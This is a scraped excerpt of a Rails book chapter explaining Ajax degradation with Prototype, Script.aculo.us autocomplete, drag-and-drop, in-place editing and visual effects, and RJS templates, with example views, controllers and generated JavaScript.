    P ROTOTYPE 581 But wait, remember what UserController.send_email does? It returns a partial HTML snippet containing just the status message associated with that par- ticular e-mail. That snippet is meant to be injected into the current page, replacing the form itself. If the form is POSTed through the non-Ajax method, the browser will be forced to render the status message as the entire page. Yuck. So, the other shoe drops: not only do you have to have a degradation strategy on the client, but you have to have one on the server as well. There are two approaches you can take: you can use the same actions for both Ajax and non-Ajax calls, or you can send your Ajax calls to a second set of actions built specifically for them. Either way you go, you need one path that returns the partial HTML snippet for injection into the page and a second path that returns the partial HTML snippet in a full-page context so the browser has something reasonable to render. Degrade to Different URLs If you choose to degrade to different URLs, you have to provide two sets of endpoints for your actions. When using form_remote_tag, this is very easy: <% form_remote_tag(:url => {:action => 'send_email'}, :update => 'email_form', :html => {:action => url_for(:action => 'send_email_no_ajax')} do %> . . . That call generates this HTML: <form action="/user/send_email_no_ajax" method="post" onsubmit="new Ajax.Updater('email_form', '/user/send_email', {asynchronous:true, evalScripts:true, parameters:Form.serialize(this)}); return false;" > If JavaScript is enabled, the onsubmit code is executed, sending the serialized form data to /user/send_email and canceling the normal POSTing of the form. If JavaScript is disabled, the form will POST to /user/send_email_no_ajax instead. The former action will use render :partial to return just the piece of HTML that is needed. The latter action will render an entire .html.erb template, including layout. Degrading to different URLs can be good because it allows your server-side actions to be very clean; each action can render only one template, and you can create different access rules or filter strategies for your Ajax vs. non-Ajax methods. The downside is that you might end up with either a lot of repeti- tive code (two different methods that send an e-mail) or a lot of clutter (two methods that both call a helper method to send an e-mail and are just shims otherwise). Report erratum this copy is (P1.0 printing, March 2009)
  • 582.
    P ROTOTYPE 582 after_filter :gzip_compress, :only => [:send_email_no_ajax] def send_email actually_send_email params[:email] render :text => 'Email sent.' end def send_email_no_ajax actually_send_email params[:email] flash[:notice] = 'Email sent.' render :template => 'list_emails' end private def actually_send_email(email) # send the email end Degrade to the Same URL Alternatively, you can degrade the call to the same URL. When you do this, there has to be some piece of data that accompanies the request to distin- guish between an Ajax call and a non-Ajax call. With that piece of data, your controller can make a decision between rendering a partial, rendering an entire layout, or doing something else entirely. There is no industry-standard way to do this yet. Prototype provides a solution that Rails integrates with directly. Whenever you use Prototype to fire an XHR request, Prototype embeds a pro- prietary HTTP header in the request. HTTP_X_REQUESTED_WITH=XMLHttpRequest Rails queries the inbound headers for this value and uses its existence (or lack thereof) to set the value returned by the xhr? method1 on the Rails request object. When the header is present, the call returns true. With this facility in hand, you can decide how to render content based on the type of request being made: def send_email actually_send_email params[:email] if request.xhr? render :text => 'Email sent.' else flash[:notice] => 'Email sent.' render :template => 'list_emails' end end 1. For those who feel a compelling need to understand how this works under the covers: this method returns true if the request’s X-Requested-With header contains XMLHttpRequest. The Proto- type Javascript library sends this header with every Ajax request. Report erratum this copy is (P1.0 printing, March 2009)
  • 583.
    S CRIPT. ACULO. US 583 Figure 24.1: Degrading to the same URL In the win column, your controllers are much more compact without a lot of redirecting to helper methods or mostly duplicated though slightly different method names. The downside is that you cannot preferentially assign filters to just one type of request or the other. If you want gzip compression of the non- Ajax response, for example, you’d have to deal with it in the method itself. This could lead to redundant code if you needed gzip compression across several different methods, all supporting both kinds of requests. 24.2 Script.aculo.us Technically, Ajax is about asynchronous methods for sending data to and retrieving data from a server. Its original definition (Asynchronous JavaScript and XML) is pretty explicit in this regard. Purists will tell you that all the fancy UI tricks in the world aren’t really Ajax; they’re just DHTML gussied up for a new century. Though this is certainly true, it also misses the point. Fancy UI effects might not be Ajax, but they are certainly Web 2.0, and they are every bit as impor- tant to modern Internet applications as the asynchronous data transfer is. That’s because your users can’t see TCP/IP traffic popping out of the back of their machines, and they can’t see asynchrony. But they can see gradual fades, attention-getting highlights, pop-over graphics, and the other things that make a web application feel, well, less like a web application and more like an application. Report erratum this copy is (P1.0 printing, March 2009)
  • 584.
    S CRIPT. ACULO. US 584 Frankly, without interesting UI effects, Ajax might so confuse users that they stop using your application at all. The reason is that we’ve trained browser users to expect their pages to act a certain way; data isn’t going to just ran- domly plop into a part of the page that has been sitting empty all this time, we’re not causing round-trips to the server by mousing over a picture, the back button is just like undo, and so on. When we start using Ajax and break these expectations, we must take pains to make the changes obvious. It doesn’t hurt if they are also pretty, but obvious is much more important. Script.aculo.us (http://script.aculo.us) is an open source framework by Thomas Fuchs of wollzelle Media Design und Webservices GmbH. It is a JavaScript library that provides a powerful yet simple to use effects library for HTML applications. It is built on top of Prototype and, like Prototype, is heavily inte- grated with Rails. Rails provides a library of helpers that make Script.aculo.us as easy to include in your application as Prototype, and as worth it. In this section, we’ll look at the Script.aculo.us helpers and other helpers that provide UI effects. Specifically, we’ll see Script.aculo.us helpers for a wide array of visual effects and for drag-and-drop support. We’ll also see helpers for autocompleting text fields and in-place editing. Each helper provides an all-Ruby way to create complex, client-side, JavaScript-based behavior. Autocompletion Google Suggest was the first major Internet application to provide a type- ahead find feature. Essentially, using type-ahead find, text fields on a web form became clairvoyant. As you type, they guess the possible values you are trying to type and start suggesting them for you. When you see this behavior, you normally see a list of possible matches presented in a select box either above or beneath the field in question. The user either can click their choice using the mouse or, if they don’t like moving their hand away from the keyboard, can use the up and down arrow keys to move the selection around, and pressing Enter will then copy the current selection to the textbox and close the list. The first time a user experiences this, the reaction is often mild surprise and delight. The first time a web programmer experiences this, the reaction is often “That’s got to be a lot of JavaScript.” It turns out to not really be all that much JavaScript to start with, and Rails provides helpers that obviate even that. Starting with Rails 2.0, this function migrated from the core to a plug-in. The plug-in can be installed with the following command:2 script/plugin install git://github.com/rails/auto_complete.git 2. Git needs to be installed on your machine for this to work. Windows users can obtain Git from http://code.google.com/p/msysgit/ or http://www.cygwin.com/. Report erratum this copy is (P1.0 printing, March 2009)
  • 585.
    S CRIPT. ACULO. US 585 Figure 24.2: Autocomplete in Action A working autocomplete field is a complex mix of four moving parts. To create one, you need to define the following: • A text field for the user to type in • A <div> to hold the selections • A chunk of JavaScript to do the work, which: – observes the text field, – sends its value to the server, and – places the server’s response in the <div>. • A server endpoint to turn the value into a list of choices In addition to the four active parts, you will probably want a stylesheet that makes the <div> containing the choices look pretty. In this example, the user can edit a programmer’s favorite language. As they enter a language, the application will suggest possible matches based on what they have typed so far, drawn from a unique set of languages already on the server. Let’s look at the ERb template to generate the UI: Download pragforms/app/views/user/autocomplete_demo.html.erb Line 1 <p><label for="user_favorite_language">Favorite language</label><br/> 2 <%= text_field 'user', 'favorite_language' %></p> 3 <div class="auto_complete" 4 id="user_favorite_language_auto_complete" ></div> 5 <%= auto_complete_field :user_favorite_language, 6 :url=>{:action=>'autocomplete_favorite_language'}, :tokens => ',' %> On line 2, we create the text field using the standard text field helper. There is nothing special about it; its value will be included with the other form fields when its containing form is submitted. Just beneath the text field we create the <div> to hold the list. By convention, its id should be the id of the text field suffixed with _auto_complete, and it should have a CSS class of auto_complete. Report erratum this copy is (P1.0 printing, March 2009)
  • 586.
    S CRIPT. ACULO. US 586 Finally, on line 5, we invoke the helper that creates the JavaScript. Assuming we followed the conventions for naming the text field and <div>, the only options we need to pass are the id of the text field and the server endpoint, which receives the current value of the field. The helper will automatically discover the associated <div> and place the server results therein. Here’s the generated code: <input id="user_favorite_language" name="user[favorite_language]" size="30" type="text" value="C++" /> <div class="auto_complete" id="user_favorite_language_auto_complete" ></div> <script type="text/javascript" > //<![CDATA[ var user_favorite_language_auto_completer = new Ajax.Autocompleter('user_favorite_language' , 'user_favorite_language_auto_complete' , '/user/autocomplete_favorite_language' , {}) //]]> </script> The Ajax.Autocompleter is provided by the Script.aculo.us library and does the work of periodically executing the filter. auto_complete_field options You might not like the default options. If not, the auto_complete_field helper provides a slew of other options to choose from. If your autocomplete list field can’t have an id that follows the convention, you can override that with the :update option, which contains the DOM id of the target <div>. You can also override the default server endpoint by specifying the :url option, which takes either a literal URL or the same options you can pass to url_for: <%= auto_complete_field :user_favorite_language, :update => 'pick_a_language' , :url => {:action => 'pick_language' } %> <div class="auto_complete" id="pick_a_language" ></div> You can set the :frequency of the observer of the field to adjust how responsive the autocomplete field is. Similarly, you can also specify the minimum number of characters a user has to enter before the autocomplete is fired. Combining these two options gives you fairly fine-grained control over how responsive the field appears to the user and how much traffic it generates to the server. <%= auto_complete_field :user_favorite_language, :frequency => 0.5, :min_chars => 3 %> Report erratum this copy is (P1.0 printing, March 2009)
  • 587.
    S CRIPT. ACULO. US 587 Figure 24.3: Choosing the first item Autocomplete is just another server-side callback. As we’ve learned already, it is important to notify your users when these asynchronous calls are being made on their behalf. You can use the :indicator option to specify the DOM id of a graphic to toggle on at the start of the call and toggle off upon completion: <%= text_field :user, :language %> <img id='language_spinner' src='spinner.gif' style='display:none;'/> <div class="auto_complete" id="user_language_auto_complete"></div> <%= auto_complete_field :user_language, :indicator => 'language_spinner' %> If the user needs to enter more than one value per autocompleting text field, you can specify one or more tokens that can be used to reset the behavior as they type. For example, we could allow the user to choose multiple favorite languages for the programmer by using a comma to separate the values: <%= text_field :user, :languages %> <div class="auto_complete" id="user_languages_auto_complete"></div> <%= auto_complete_field :user_languages, :tokens => ',' %> As the user starts to enter a value, they’ll get the list of choices, as shown in Figure 24.3. Then, if they make a selection and type in one of the tokens (in this case, a comma), the list will show again, and they can pick a second item, as shown in Figure 24.4, on the next page. Finally, you can specify a JavaScript expression to be called when the target <div> is either shown or hidden (:on_show, :on_hide) or after the text field has been updated by the user’s selection (:after_update_element). These callbacks allow you to specify other visual effects or even server-side actions in response to the user’s interaction with the autocomplete field. On the server, you will want to write an action that can turn a partial value into a list of potential matches and return them as an HTML snippet containing Report erratum this copy is (P1.0 printing, March 2009)
  • 588.
    S CRIPT. ACULO. US 588 Figure 24.4: Choosing the second item just <li> elements. Our example uses a regular expression match to find the partial value anywhere in the language name, not just at the start of the name. It then renders them using a partial, taking care not to render using any layout. Download pragforms/app/controllers/user_controller.rb def autocomplete_favorite_language re = Regexp.new("#{params[:user][:favorite_language]}" , "i" ) @languages= LANGUAGES.find_all do |l| l.match re end render :layout=>false end Download pragforms/app/views/user/autocomplete_favorite_language.html.erb <ul class="autocomplete_list"> <% @languages.each do |l| %> <li class="autocomplete_item"><%= l %></li> <% end %> </ul> In this case, LANGUAGES is a predefined list of possible choices, defined in a separate module: Download pragforms/app/helpers/favorite_language.rb module FavoriteLanguage LANGUAGES = %w{ Ada Basic C C++ Delphi Emacs Lisp Forth Fortran Haskell Java JavaScript Lisp Perl Python Ruby Scheme Smalltalk Squeak} end It is equally (or even more) likely that you will want to pull the selection list from the database table. If so, you could easily change the code to perform a lookup on the table using a conditional find and then render them appro- Report erratum this copy is (P1.0 printing, March 2009)
  • 589.
    S CRIPT. ACULO. US 589 priately. It turns out that if that is your expected behavior, there is a module included in Action Controller that allows you to specify that your controller supports autocomplete for a certain field of a certain class: class UserController < ApplicationController auto_complete_for :user, :language end With that declaration in place, your controller now has an endpoint (called auto_complete_for_user_language in this case) that does the conditional find and formats the results as a collection of <li>s. By default, it returns the first ten results in a list sorted in ascending order. You can always override these defaults by passing in some parameters: auto_complete_for :user, :language, :limit => 20, :order => 'name DESC' Likewise, if you like the default style and behavior of the autocomplete field, you can use a different helper in the view to render the standard arrangement for you: <%= text_field_with_auto_complete :user, :language %> Finally, you can style the list of choices any way you desire. Rails provides a default style for you that is used by the auto_complete_for helper automatically, but you can embed it yourself if needed. This stylesheet turns a standard unordered list into something that looks and acts like a select box: div.auto_complete { width: 350px; background: #fff ; } div.auto_complete ul { border:1px solid #888 ; margin:0; padding:0; width:100%; list-style-type:none; } div.auto_complete ul li { margin:0; padding:3px; } div.auto_complete ul li.selected { background-color: #ffb ; } div.auto_complete ul strong.highlight { color: #800 ; margin:0; padding:0; } Report erratum this copy is (P1.0 printing, March 2009)
  • 590.
    S CRIPT. ACULO. US 590 Figure 24.5: Drag-and-drop to-do lists It is worth highlighting that there is no JavaScript to enable the arrow-up, arrow-down, highlight behavior of the list. It is enough to provide the stylesheet shown previously; all <ul> tags support that behavior (in relatively modern browsers) and just need styles to show off the changing state. Drag-and-Drop and Sortable Elements The point of all this Ajax and Web 2.0 stuff is to make your web applications more interactive—to make them more like desktop applications. There may be no more impressive example of this than drag-and-drop behavior. There are two distinct styles of drag-and-drop behavior: moving items around within a list (sorting) and moving items around between lists (categorizing). In either case, you want to be able to specify three types of actors: • The original container list • The target container list (when sorting, it will be the same as the original) • The elements that can be dragged Additionally, you will need to specify the following behaviors: • What to do when an item is dragged • What to do when an item is dropped • What information to send to the server upon completion Let’s look at dragging and dropping between lists to start with, and then we can see how much simpler sorting operations are. In this example, we’ll man- age the to-do list for a programmer. There are two categories of to-do items: pending and completed. We want to be able to drag items between the two lists and update the server whenever an item is moved. Report erratum this copy is (P1.0 printing, March 2009)
  • 591.
    S CRIPT. ACULO. US 591 First, let’s set up the visual portion of the page. We need to create a couple of visual spaces, one labeled “Pending” and the other labeled “Completed,” so that the user can see where to drag items: Download pragforms/app/views/user/drag_demo.html.erb <h2>Pending</h2> <div id="pending_todos"> <%= render :partial=>"pending_todos" %> </div> <h2>Completed</h2> <div id="completed_todos"> <%= render :partial=>"completed_todos" %> </div> Each of our target <div>s has an id attribute that we’ll need later to bind behavior to the targets. Each is filled by rendering a partial; the contents of the <div>s will be <ul>s with their own ids. Here is the partial that renders the pending items: Download pragforms/app/views/user/_pending_todos.html.erb <ul id='pending_todo_list'> <% @pending_todos.each do |item| %> <% domid = "todo_#{item.id}" %> <li class="pending_todo" id='<%= domid %>'><%= item.name %></li> <%= draggable_element(domid, :ghosting=>true, :revert=>true) %> <% end %> </ul> The partial creates a <ul> list of <li> elements, each with an id and of a certain class, in this case, pending_todo. You’ll see the first use of a drag-and- drop-related helper here, as well. For each <li> element, we also employ the draggable_element helper. This helper requires you to pass in the id of the element to be made draggable and allows several options: • ghosting: Renders the item in 50 percent opacity during the drag (false means 100 percent opacity during drag) • revert: Snaps the item to its original location after drop (false means leave the item where dropped) Back on the main page, we’ll have to identify the two drop targets. We’ll use the drop_receiving_element helper for that: Download pragforms/app/views/user/drag_demo.html.erb <%= drop_receiving_element('pending_todos', :accept => 'completed_todo', :complete => "$('spinner').hide();" , :before => "$('spinner').show();" , :hoverclass => 'hover', :with => "'todo=' + encodeURIComponent(element.id.split('_').last())" , :url => {:action=>:todo_pending, :id=>@user})%> Report erratum this copy is (P1.0 printing, March 2009)
  • 592.
    S CRIPT. ACULO. US 592 <%= drop_receiving_element('completed_todos', :accept => 'pending_todo', :complete => "$('spinner').hide();" , :before => "$('spinner').show();" , :hoverclass => 'hover', :with => "'todo=' + encodeURIComponent(element.id.split('_').last())" , :url => {:action=>:todo_completed, :id=>@user})%> This helper defines a target DOM element to receive dropped items and further defines the application behavior based on those events. In addition to the id of the target, the following options are available: :accept => string The CSS class of the items that can be dropped on this container :before => snippet A JavaScript snippet to execute prior to firing the server-side call :complete => snippet A JavaScript snippet to execute just after completing the XHR call :hoverclass => string Applies this CSS class to the drop target whenever a candidate item is hovering over it :with => snippet A JavaScript snippet that executes to create the query string parameters to send to the server :url => url Either the literal URL of the server endpoint or an url_for construct :update => string The DOM element to update as a result of the XHR call (in our example, we’re using RJS to update the page, which we will see in Section 24.3, RJS Templates, on page 600) In general, the Script.aculo.us helpers take all the same options as the Proto- type helpers, since the former is built on top of the latter. In our example, we specified that the pending_todos container accepts only completed_todo items, and vice versa. That’s because the purpose of the drag- and-drop behavior is to recategorize the items. We want to fire the XHR request to the server only if an item is moved to the other category, not if it is returned to its original location. By specifying the revert attribute on the individual drag- gable items, they will snap to their original locations if dropped somewhere other than a configured receiving target, and no extra round-trip to the server will be caused. Report erratum this copy is (P1.0 printing, March 2009)
  • 593.
    S CRIPT. ACULO. US 593 We’re also constructing our query string by parsing out the draggable item’s database id from its DOM id. Look at that JavaScript snippet: "'todo=' + encodeURIComponent(element.id.split('_').last())" The with parameter takes a snippet and feeds it the actual DOM element that was dropped as a variable called element. In our partial, we defined the ids of those elements as todo_database id, so when we want to send the server information on which item was dropped, we split the todo back off and send only the database id. We’ve also defined a simple style for the drop targets and draggable elements: Download pragforms/app/views/user/drag_demo.html.erb <style> .hover { background-color: #888888; } #pending_todos ul li, #completed_todos ul li { list-style: none; cursor: -moz-grab; } #pending_todos, #completed_todos { border: 1px solid gray; } </style> The hover class causes the drop target to highlight when a draggable item is poised on top of it. The second rule specifies that any <li> elements within the pending_todos or competed_todos will use the -moz-grab cursor, the grasping hand icon, in order to provide a visual cue to the user that the item has a special property (draggability). The last rule just draws a border around our drop targets to make them obvious. What if you wanted to create a sortable list instead of two or more categories of items? Sorting usually involves a single list whose order you want sent back to the server whenever it is changed. To create one, you need only to be able to create an HTML list and then specify what to do when the order changes. The helper takes care of the rest. <ul id="priority_todos"> <% for todo in @todos %> <li id="todo_<%= todo.id %>"><%= todo.name %></li> <% end %> </ul> <%= sortable_element 'priority_todos', :url => {:action => 'sort_todos'} %> The sortable_element helper can take any of the standard Prototype options for controlling what happens before, during and after the XHR call to the server. Report erratum this copy is (P1.0 printing, March 2009)
  • 594.
    S CRIPT. ACULO. US 594 In many cases, there isn’t anything to do in the browser since the list is already in order. Here is the output of the previous code: <ul id="priority_todos"> <li id="todo_421">Climb Baldwin Auditorium</li> <li id="todo_359">Find Waldo</li> </ul> <script type="text/javascript"> //<![CDATA[ Sortable.create("priority_todos" , {onUpdate:function(){ new Ajax.Request('/user/sort_todos', {asynchronous:true, evalScripts:true, parameters:Sortable.serialize("priority_todos" )})}}) //]]> </script> Script.aculo.us provides a helper JavaScript method called Sortable.serialize. It takes a list and creates a JSON dump of the ids of its contained elements in their current order, which is sent back to the server. Here are the parameters the action receives on re-order: Processing UserController#sort_todos (for 127.0.0.1 at 2006-09-15 07:32:16) [POST] Session ID: 00dd9070b55b89aa8ca7c0507030139d Parameters: {"action" =>"sort_todos" , "controller" =>"user" , "priority_todos" =>["359" , "421" ]} Notice that the priority_todos parameter contains an array of database ids, not the DOM ids from the list (which were formatted as todo_421, not 421). The Sortable.serialize helper automatically uses the underscore as a delimiter to parse out the actual database id, leaving you less work to do on the server. There is a problem with this behavior, however. The default is to eliminate everything before and including the first underscore character in the DOM id. If your DOM is formatted as priority_todo_database id, then the serializer will send "priority_todos"=>["todo_359", "todo_421"] to the server. To override that, you have to provide the format option to the helper, which is just one of many sortable-specific options. In addition, you can pass any of the options that we have seen previously. :format => regexp A regular expression to determine what to send as the serialized id to the server (the default is /∧[∧_]*_(.*)$/). :constraint => value Whether to constrain the dragging to either :horizontal or :vertical (or false to make it unconstrained). :overlap => value Calculates the item overlap in the :horizontal or :vertical direction. :tag => string Determines which children of the container element to treat as sortable (default is LI). Report erratum this copy is (P1.0 printing, March 2009)
  • 595.
    S CRIPT. ACULO. US 595 :containment => target Takes an element or array of elements to treat as potential drop targets (defaults to the original target element). :only => string A CSS class name or array of class names used to filter out child elements as candidates. :scroll => boolean Determines whether to scroll the list during drag operations if the list runs past the visual border. :tree => boolean Determines whether to treat nested lists as part of the main sortable list. This means that you can create multilayer lists, and sort items not only at the same level but also drag and sort items between levels. For example, if your list uses DOM ids that look like priority_todo_database_id but also has items in it that couldn’t be sorted, your declaration might look like this: <%= sortable_element 'priority_todos', :url => {:action => 'sort_todos'}, :only => 'sortable', :format => '/^priority_todo_(.*)$/' %> In-place Editing In-place editing is a convenience feature when you don’t want to create a full- fledged edit screen for every little piece of data on the page. Sometimes, there are only one or two items on a screen that need to be editable; instead of rendering them as an ugly and style-killing input field, you can render them as styled text but provide your users with a way to quickly switch them to an editable version and then switch back after the edit is complete. Starting with Rails 2.0, this function migrated from the core to a plug-in. By now, you should know the drill: script/plugin install git://github.com/rails/in_place_editing.git Script.aculo.us provides helper methods for both the view and the controller to aid in creating the in-place editor. Let’s look first at how the page should act. Here’s the edit page for a user using in-place fields in normal mode: Report erratum this copy is (P1.0 printing, March 2009)
  • 596.
    S CRIPT. ACULO. US 596 The user mouses over the name field, getting an indication that the field is editable: And here’s what the page looks like in full edit mode for the name field: If you stick with the default settings, this is incredibly easy to create. In your controller, specify the name of the model class and column names you want your controller to support in-place editing for: class UserController < ApplicationController in_place_edit_for :user, :username in_place_edit_for :user, :favorite_language # ... These helper methods actually create methods called set_user_username and set_user_favorite_language in your controller that the form will interact with to update the field data. These generated methods will update the current model instance with the new data and return the newly saved value. Use the in_place_editor_field helper to create the control. In our example, we just iterate over all the columns on the model and create one for each: Download pragforms/app/views/user/inplace_demo.html.erb <% for column in User.user_columns %> <p> <b><%= column.human_name %>:</b> <%= in_place_editor_field "user" , column.name, {}, { :load_text_url=> url_for(:action=>"get_user_#{column.name}" , :id=>@user) } %> </p> <% end %> <%= link_to 'Edit', :action => 'edit', :id => @user %> | <%= link_to 'Back', :action => 'list' %> That’s all you need to create the default version. You can specify plenty of options to alter the default behavior, however. Report erratum this copy is (P1.0 printing, March 2009)
  • 597.
    S CRIPT. ACULO. US 597 :rows => number Number of rows of text to allow in the live editing field. If the value is more than 1, the control switches to be a <textarea>. :cols => number Number of columns of text to allow. :cancel_text => "cancel" The displayed text of the link that allows the user to cancel the editing action. :save_text => "ok" The displayed text of the button that allows the user to save the edits. :loading_text => "Loading..." The text to display while the edits are being saved to the server; this is the equivalent of the progress indicators we used elsewhere. :external_control => string The DOM id of a control that is used to turn on edit mode. Use this to override the default behavior of having to click the field itself to edit it. :load_text_url => string A URL to send an XHR request to retrieve the current value of the field. When not specified, the control uses the innerText of the display field as the value. For example, with the form we have shown so far, if the user edits the user- name field and sets it to nothing, when they save the value, the field is no longer editable. This is because the default behavior is to make the user click the field itself to edit it, and if the field is blank, there is nothing to click. Let’s provide an external control to click instead of the field itself: <% for column in User.user_columns %> <p> <input type="button" id="edit_<%= column.name %>" value="edit"/> <strong><%= column.human_name %>:</strong> <%= in_place_editor_field "user" , column.name, {}, {:external_control => "edit_#{column.name}" } %> </p> <% end %> This looks like the following: Report erratum this copy is (P1.0 printing, March 2009)
  • 598.
    S CRIPT. ACULO. US 598 Further, in the case of the blank value, you might want to provide some kind of default text in the editor field when the user goes to edit mode. To provide that, you have to create a server-side action that the editor can call to ask for the value of the field and then provide that in the load_text_url option. Here’s an example of creating your own helper method, much like in_place_edit_for to provide a default value: class UserController < ApplicationController def self.in_place_loader_for(object, attribute, options = {}) define_method("get_#{object}_#{attribute}" ) do @item = object.to_s.camelize.constantize.find(params[:id]) render :text => @item.send(attribute) || "[No Name]" end end in_place_edit_for :user, :username in_place_loader_for :user, :username in_place_edit_for :user, :favorite_language in_place_loader_for :user, :favorite_language In the view, you just pass the appropriate option: <% for column in User.user_columns %> <p> <input type="button" id="edit_<%= column.name %>" value="edit"/> <b><%= column.human_name %>:</b> <%= in_place_editor_field "user" , column.name, {}, {:external_control => "edit_#{column.name}" , :load_text_url=> url_for(:action=>"get_user_#{column.name}" , :id=>@user) } %> </p> <% end %> It looks like this: Notice that the editor field has [No Name] in the text field since no value was retrieved from the database. Also, you can see that the in-place editor takes care of hiding the external button control when in edit mode. Visual Effects Script.aculo.us also provides a bevy of visual effects you can apply to your DOM elements. The effects can be roughly categorized as effects that show an element, effects that hide an element, and effects that highlight an element. Conveniently, they mostly share the same optional parameters, and they can be combined either serially or in parallel to create more complex events. Report erratum this copy is (P1.0 printing, March 2009)
  • 599.
    S CRIPT. ACULO. US 599 The Script.aculo.us helper method visual_effect generates the JavaScript equiv- alent. It is primarily used to assign the value to one of the life cycle callbacks of the standard Prototype helpers (complete, success, failure, and so on). For a full list of all the available effects, visit http://script.aculo.us. Instead of doing an exhaustive reference, we’re going to look at applying some in practice. Think back to the drag-and-drop example. Let’s say you wanted to also high- light the drop target after its elements have been updated. We are already bound to the complete callback to turn off the progress indicator: <%= drop_receiving_element('pending_todos', :accept=>'completed_todo', :complete=>"$('spinner').hide();" , :before=>"$('spinner').show();" , :hoverclass=>'hover', :with=>"'todo=' + encodeURIComponent(element.id.split('_').last())" , :url=>{:action=>:todo_pending, :id=>@user})%> To add a visual highlight effect, we just append it to the complete option: <%= drop_receiving_element('pending_todos', :accept=>'completed_todo', :complete=>"$('spinner').hide();" + visual_effect(:highlight, 'pending_todos'), :before=>"$('spinner').show();" , :hoverclass=>'hover', :with=>"'todo=' + encodeURIComponent(element.id.split('_').last())" , :url=>{:action=>:todo_pending, :id=>@user})%> We can use the appear/disappear effects to fade the progress indicator in and out as well: <%= drop_receiving_element('pending_todos', :accept=>'completed_todo', :complete=>visual_effect(:fade, 'spinner', :duration => 0.5), :before=>visual_effect(:appear, 'spinner', :duration => 0.5), :hoverclass=>'hover', :with=>"'todo=' + encodeURIComponent(element.id.split('_').last())" , :url=>{:action=>:todo_pending, :id=>@user})%> Three visual effects let us specify them as toggle effects. These are reversible pairs of effects that let us show/hide an element. If we specify a toggle effect, the generated JavaScript will take care of alternating between the states. The available togglers are as follows: :toggle_appear toggles using appear and fade :toggle_slide toggles using slide_down and slide_up :toggle_blind toggles using blind_down and blind_up You can use the visual_effect helper pretty much anywhere you could provide a snippet of JavaScript. Report erratum this copy is (P1.0 printing, March 2009)
  • 600.
    RJS T EMPLATES 600 24.3 RJS Templates So far we’ve covered Prototype and Script.aculo.us almost strictly from the point of view of returning HTML from the server during XHR calls. This HTML is almost always used to update the innerHTML property of some DOM element in order to change the state of the page. It turns out that there is another powerful technique you can use that can often solve problems that otherwise require a great deal of complex JavaScript on the client: your XHR calls can return JavaScript to execute in the browser. In fact, this pattern became so prevalent in 2005 that the Rails team came up with a way to codify it on the server the same way they use .html.erb files to deal with HTML output. That technique was called RJS templates. As people began to use the RJS templates, though, they realized that they wanted to have the same abilities that the templates provided but be able to do it inline within a controller. Thus was born the render :update construct. What is an RJS template? It is simply a file, stored in the app/views hierar- chy, with an .js.rjs extension. It contains commands that emit JavaScript to the browser for execution. The template itself is resolved the same way that .html.erb templates are. When an action request is received, the dispatcher tries to find a matching .html.erb template. If the request came in from XHR, the dispatcher will preferentially look for an .js.rjs template. The template is parsed, JavaScript is generated and returned to the browser, where it is finally executed. RJS templates can be used to provide standard interactive behavior across multiple pages or to minimize the amount of custom JavaScript code embed- ded on a given page. One of the primary usage patterns of RJS is to cause multiple client-side effects to occur as the result of a single action. Let’s revisit the drag-and-drop example from earlier. When the user drags a to-do item from one list to the other, that item’s id is sent to the server. The server has to recategorize that particular item by removing it from its original list and adding it to the new list. That means the server must then update both lists back on the view. However, the server can return only one response as a result of a given request. This means that you could do the following: • Structure the page so that both drop targets are contained in a larger element, and update the entirety of that parent element on update. • Return structure data to a complex client-side JavaScript function that parses the data and divvies it up amongst the two drop targets. Report erratum this copy is (P1.0 printing, March 2009)
  • 601.
    RJS T EMPLATES 601 • Use RJS to execute several JavaScript calls on the client, one to update each drop target and then one to reset the sortability of the new lists. Here is the server-side code for the todo_pending and todo_completed meth- ods on the server. When the user completes an item, it has a completed date assigned to it. When the user moves it back out of completed, the completed date is set to nil. Download pragforms/app/controllers/user_controller.rb def todo_completed update_todo_completed_date Time.now end def todo_pending update_todo_completed_date nil end private def update_todo_completed_date(newval) @user = User.find(params[:id]) @todo = @user.todos.find(params[:todo]) @todo.completed = newval @todo.save! @completed_todos = @user.completed_todos @pending_todos = @user.pending_todos render :update do |page| page.replace_html 'pending_todos' , :partial => 'pending_todos' page.replace_html 'completed_todos' , :partial => 'completed_todos' page.sortable "pending_todo_list" , :url=>{:action=>:sort_pending_todos, :id=>@user} end end After performing the standard CRUD operations that most controllers contain, you can see the new render :update do |page| section. When you call render :update, it generates an instance of JavaScriptGenerator, which is used to create the code you’ll send back to the browser. You pass in a block, which uses the generator to do the work. In our case, we are making three calls to the generator: two to update the drop target lists on the page and one to reset the sortability of the pending to- dos. We have to perform the last step because when we overwrite the original version, any behavior bound to it disappears, and we have to re-create it if we want the updated version to act the same way. The calls to page.replace_html take two parameters: the id (or an array of ids) of elements to update and a hash of options that define what to render. That second hash of options can be anything you can pass in a normal render call. Here, we are rendering partials. Report erratum this copy is (P1.0 printing, March 2009)
  • 602.
    RJS T EMPLATES 602 The call to page.sortable also takes the id of the element to make sortable, followed by all of the possible options to the original sortable_element helper. Here is the resulting response from the server as passed back across to the browser (reformatted slightly to make it fit): try { Element.update("pending_todos" , "<ul id='pending_todo_list' > <li class="pending_todo" id='todo_38' >Build a house</li> <script type="text/javascript">n//<![CDATA[nnew Draggable("todo_38", {ghosting:true, revert:true})n//n</script> <li class="pending_todo" id='todo_39' >Read the Hugo Award Winners</li> <script type="text/javascript">n//<![CDATA[nnew Draggable("todo_39", {ghosting:true, revert:true})n//]]>n</script>n n</ul>n"); // . . . Sortable.create("pending_todo_list", {onUpdate:function(){new Ajax.Request('/user/sort_pending_todos/10', {asynchronous:true, evalScripts:true, parameters:Sortable.serialize("pending_todo_list")})}});'); throw e } ]]> The response is pure JavaScript; the Prototype helper methods on the client must be set to execute JavaScripts, or nothing will happen on the client. It updates the drop targets with new HTML, which was rendered back on the server into string format. It then creates the new sortable element on top of the pending to-dos. The code is wrapped in a try/catch block. If something goes wrong on the client, a JavaScript alert box will pop up and attempt to describe the problem. If you don’t like the inline style of render :update, you can use the original version, an .js.rjs template. If you switch to the template style, the action code would reduce to this: def update_todo_completed_date(newval) @user = User.find(params[:id]) @todo = @user.todos.find(params[:todo]) @todo.completed = newval @todo.save! @completed_todos = @user.completed_todos @pending_todos = @user.pending_todos end Then, add a file called todo_completed.js.rjs in app/views/user/ that contains this: page.replace_html 'pending_todos' , :partial => 'pending_todos' page.replace_html 'completed_todos' , :partial => 'completed_todos' page.sortable "pending_todo_list" , :url=>{:action=>:sort_pending_todos, :id=>@user} Rails will autodiscover the file, create an instance of JavaScriptGenerator called page, and pass it in. The results will be rendered back to the client, just as with the inline version. Report erratum this copy is (P1.0 printing, March 2009)
  • 603.
